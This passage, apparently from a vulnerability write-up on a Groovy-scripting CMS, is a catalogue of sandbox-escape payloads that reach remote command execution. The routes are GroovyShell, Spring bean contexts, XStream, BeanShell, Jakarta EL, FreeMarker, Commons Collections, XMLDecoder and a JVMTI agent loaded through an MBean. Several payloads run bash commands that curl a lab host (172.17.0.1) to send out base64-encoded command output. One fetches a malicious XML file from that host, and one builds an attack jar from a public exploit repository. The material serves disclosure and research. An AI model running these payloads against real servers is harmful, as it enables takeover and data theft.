println "SpEL RCE: " + output
```

Groovy Script calling “GroovyShell”:

```
def shell = new GroovyShell()
def script = """
  println "GroovyShell RCE: " + "id".execute().text
"""
shell.evaluate(script)
```

Groovy Script calling “GenericApplicationContext”:

```
import org.springframework.context.support.GenericApplicationContext
import org.springframework.beans.factory.support.RootBeanDefinition

def ctx = new GenericApplicationContext()

ctx.beanFactory.registerBeanDefinition("sanki", new
RootBeanDefinition(Class.forName('java.lang.ProcessBuilder')).tap {
    it.constructorArgumentValues.addIndexedArgumentValue(0, ['bash', '-c', 'curl
172.17.0.1:4444/?$(whoami)'])
    it.initMethodName = 'start'
})

ctx.refresh()
```

Groovy Script calling “ClassPathXmlApplicationContext”:

```
x = new
org.springframework.context.support.ClassPathXmlApplicationContext("http://172.17.0.1:8000/mal.xml")
```

Contents of “mal.xml” used by “ClassPathXmlApplicationContext”:

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
       <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
          <constructor-arg >
          <list>
             <value>bash</value>
             <value>-c</value>
             <value>curl "172.17.0.1:8000/?$(id | base64 -w0)"</value>
          </list>
          </constructor-arg>
       </bean>
    </beans>
```

Groovy Script calling “SimpleTemplateEngine”:

```
import groovy.text.SimpleTemplateEngine

def templateText = 'Template RCE: <%= "id".execute().text %>'

def engine = new SimpleTemplateEngine()
def template = engine.createTemplate(templateText)

println template.make().toString()
```

Groovy Script executing “XStream”:

```
def xstream = new com.thoughtworks.xstream.XStream()
try {
    xstream.addPermission(com.thoughtworks.xstream.security.AnyTypePermission.ANY)
    def xml = '''
    <java.lang.ProcessBuilder>
      <command>
        <string>id</string>
      </command>
    </java.lang.ProcessBuilder>
    '''
    def obj = xstream.fromXML(xml)
    def result = obj.start()
    def reader = new BufferedReader(new InputStreamReader(result.getInputStream()))
    def line
    while ((line = reader.readLine()) != null) {
        println "XStream Exploit: " + line
    }
} catch (Exception e) {
    e.printStackTrace()
}
```

Groovy Script executing BeanShell scripts:

```
def bsh = new bsh.Interpreter()

def proc = bsh.eval('Runtime.getRuntime().exec("id")')
def output = proc.getInputStream().getText()
println "BeanShell RCE: " + output
```

Groovy Script executing “ConfigSlurper”:

```
new ConfigSlurper().parse("println 'ConfigSlurper: ' + 'id'.execute().text")
```

Groovy Script executing Commons Exec:

```
import org.apache.commons.exec.CommandLine;
import org.apache.commons.exec.DefaultExecutor;

x = new CommandLine("id")
y = new DefaultExecutor()

println "CommandLine + launch: " + new String(y.launch(x, null, null).getInputStream().readAllBytes())
```

Groovy Script executing Jakarta EL:

```
def el = new jakarta.el.ELProcessor()

def proc = el.eval('Runtime.getRuntime().exec("id")')
def output = proc.getInputStream().getText()
println "EL RCE: " + output
```

Groovy Script executing FreeMarker “DefaultObjectWrapper”:

```
x = new freemarker.template.DefaultObjectWrapper().newInstance(ProcessBuilder.class,
null).command(["id"]).start()
println "FreeMarker DefaultObjectWrapper: " + new String(x.getInputStream().readAllBytes())
```

Groovy Script executing Apache Common Collections “FactoryUtils”:

```
x = org.apache.commons.collections.FactoryUtils.instantiateFactory(ProcessBuilder.class, new
Class[]{String[].class}, new Object[]{new String[]{"id"}})

println "Common Collections instantiateFactory: " + new
String(x.create().start().getInputStream().readAllBytes())
```

Groovy Script executing “java.beans.XMLDecoder”:

```
import java.beans.XMLDecoder

xml = '''<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7.0_21" class="java.beans.XMLDecoder">
 <object class="java.lang.ProcessBuilder">
      <array class="java.lang.String" length="3">
         <void index="0">
            <string>bash</string>
         </void>
         <void index="1">
            <string>-c</string>
         </void>
         <void index="2">
            <string>curl 172.17.0.1:8000/?xmlbeans=$(id | base64 -w0)</string>
         </void>
      </array>
      <void method="start" />
 </object>
</java>'''

x = new XMLDecoder(org.apache.commons.io.IOUtils.toInputStream(xml, "UTF-8"));
result = x.readObject();
x.close();
```

Linux commands used to generate a malicious JVMTI Agent Jar:

```
git clone https://github.com/mbadanoiu/jvmtiAgentLoad-Exploit
cd jvmtiAgentLoad-Exploit/
bash create_jar.sh linux 'curl 172.17.0.1:8000/?mbean=$(id|base64 -w0)'
```

Groovy Script executing MBean operation “jvmtiAgentLoad”:

```
import java.lang.management.ManagementFactory
import javax.management.ObjectName

def mbeanServer = ManagementFactory.getPlatformMBeanServer()
def objectName  = new ObjectName("com.sun.management:type=DiagnosticCommand")

def agentPath = "/opt/crafter/data/repos/sites/test/sandbox/static-assets/css/mal.jar"

Object[] params = [ [agentPath] as String[] ]
String[] sig    = [ String[].class.name ]

mbeanServer.invoke(objectName, "jvmtiAgentLoad", params, sig)
```